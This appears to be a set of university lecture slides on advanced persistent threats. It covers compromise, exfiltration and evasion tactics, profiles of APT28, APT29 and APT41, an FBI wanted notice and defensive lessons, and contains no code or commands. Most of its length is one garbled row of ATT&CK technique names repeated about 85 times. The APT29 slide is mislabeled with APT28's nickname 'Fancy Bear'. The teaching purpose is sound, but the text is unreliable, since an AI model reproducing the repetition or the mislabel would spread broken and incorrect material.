			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	

Initial compromise

- Hardest step
 - Systems are protected against attacks from outside, but weak once you are in (“Eggshell principle”)
 - Sensitive systems are isolated from the Internet (“air gap”)
- We have seen typical techniques in this course
 - Cache poisoning
 - Web attacks (cross-site scripting, SQL injection, etc.)
 - Buffer overflows
 - Human level is important: Social engineering!
 - Manipulate people in social networks, phishing mails,...
 - ...
- APTs often rely on Zero-Day attacks

Exfiltration



Source: Detecting and Preventing Data Exfiltration – Lancaster University

- Exfiltration traffic should be hidden or look innocent, so it is not noticed by the system administrators or an IDS
- Example: DNS tunneling (hiding data in DNS queries)

Evasion

- Requires knowledge of detection techniques used by the target system
- APTs try to minimize “noise” to avoid detection
- Possible techniques:
 - Slow attacks
 - Hide as normal network traffic
 - Encrypt payload
 - Detect VMs and honeypots (could be a security expert analyzing you?)
 - Delete log files
 - Manipulate the OS (e.g., the process list shown in the Task Manager)
 - ...

Example: APT28 / Fancy Bear

- Widely attributed to GRU (military intelligence agency of the Russian Federation)
- Targets: Aerospace, defense, energy, government, media, and dissidents
- Notable victims: 2016 US election, 2017 French election, German Bundestag, TV5 Monde, ...
- Goals: espionage, hack and leak stolen information, disrupt

APT28 techniques

Initial Access	Spearphishing, credential harvesting via spoofed sites, watering hole attacks, Wi-Fi proximity attacks
Exploitation	Zero-day exploits against previously unknown software flaws, before patches are available
Malware	Custom tools like X-Agent (RAT) for remote access, command execution, and file transfer; also Zebrocy, CHOPSTICK, GAMEFISH
Persistence	Backdoors, rootkits, OAuth token theft
C2	Encrypted channels blending into normal HTTPS traffic
Lateral movement	Credential theft, NTLM relay attacks, living-off-the-land (LotL)
Exfiltration	Targeting strategic communications and identity systems (email, authentication tokens, directory services) enabling long-dwell espionage and selective data theft

- LotL = attacks using tools already present on target system (e.g., PowerShell or bash), makes detection harder

Example: APT29 / Fancy Bear

- Attributed to SVR (foreign intelligence agency of the Russian Federation)
- Targets: Government, healthcare, energy, aviation, education, law enforcement, and military organizations
- Notable victims: SolarWinds/Orion, 2016 US election,...
- Goals: espionage, long-term covert access to sensitive information, gathering information about adversaries (counter-intelligence)

APT29 techniques

Initial Access	Spearphishing, credential harvesting, password spraying, supply chain compromise
Delivery	Malicious email attachments, trojanized software updates (SolarWinds), fake Flash videos
Exploitation	Known CVEs (Zimbra, JetBrains TeamCity), zero-days, OAuth token theft
Malware	SUNBURST, TEARDROP, WellMess/WellMail, CozyDuke, MiniDuke, ROOTSAW/EnvyScout (all custom-built)
C2	Twitter accounts used as C2 channels; steganographic transfer of updates hidden inside GIF files; Microsoft OneDrive
Persistence	Golden SAML attacks, MagicWeb (identity provider backdoor), scheduled tasks, registry modifications
Lateral movement	LotL tools (PowerShell, WMI, PsExec), credential theft, cloud identity abuse
Exfiltration	Slow, targeted data theft from email and document stores; very low operational noise

Example: APT41

- Goal: espionage + personal financial gain
- Google Calendar events used as a covert C2 channel
- Uses OneDrive to exfiltrate stolen data (difficult to detect in normal traffic)



CAUTION

ZHANG Haoran, TAN Dailin, QIAN Chuan, FU Qiang, and JIANG Lizhi are all part of a Chinese hacking group known as APT 41 and BARIUM.

On August 15, 2019, a Grand Jury in the District of Columbia returned an indictment against Chinese nationals ZHANG Haoran and TAN Dailin on charges including Unauthorized Access to Protected Computers, Aggravated Identity Theft, Money Laundering, and Wire Fraud. These charges primarily stemmed from alleged activity targeting high technology and video gaming companies, and a United Kingdom citizen.

On August 11, 2020, a Grand Jury in the District of Columbia returned an indictment against Chinese nationals QIAN Chuan, FU Qiang, and JIANG Lizhi on charges including Racketeering, Money Laundering, Fraud, Identity Theft, and Access Device Fraud. These charges stem from their alleged unauthorized computer intrusions while employed by Chengdu 404 Network Technology Company. The defendants allegedly conducted supply chain attacks to gain unauthorized access to networks throughout the world, targeting hundreds of companies representing a broad array of industries to include: social media, telecommunications, government, defense, education, and manufacturing. These victims included companies in Australia, Brazil, Germany, India, Japan and Sweden. The defendants allegedly targeted telecommunications providers in the United States, Australia, China (Tibet), Chile, India, Indonesia, Malaysia, Pakistan, Singapore, South Korea, Taiwan, and Thailand. The defendants allegedly deployed ransomware attacks and demanded payments from victims.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

Field Office: Washington D.C.

www.fbi.gov

Lessons learned from APTs

- APT defense requires multi-level defense
 - Deploy different detection and security techniques (“defense in depth”)
 - Defend not only against attacks from outside but also from inside (avoid the Eggshell principle)
 - Monitor outgoing traffic, too (exfiltration!)
 - Regular training for employees, e.g., how to detect a phishing mail

Exam

- Written exam with open or MC questions
 - 50% of final mark
 - Closed book: No print-outs, copies, notes, etc. allowed.
 - Bring a calculator
- Questions on **all material** seen in the course (lectures, exercises, homeworks, projects,...)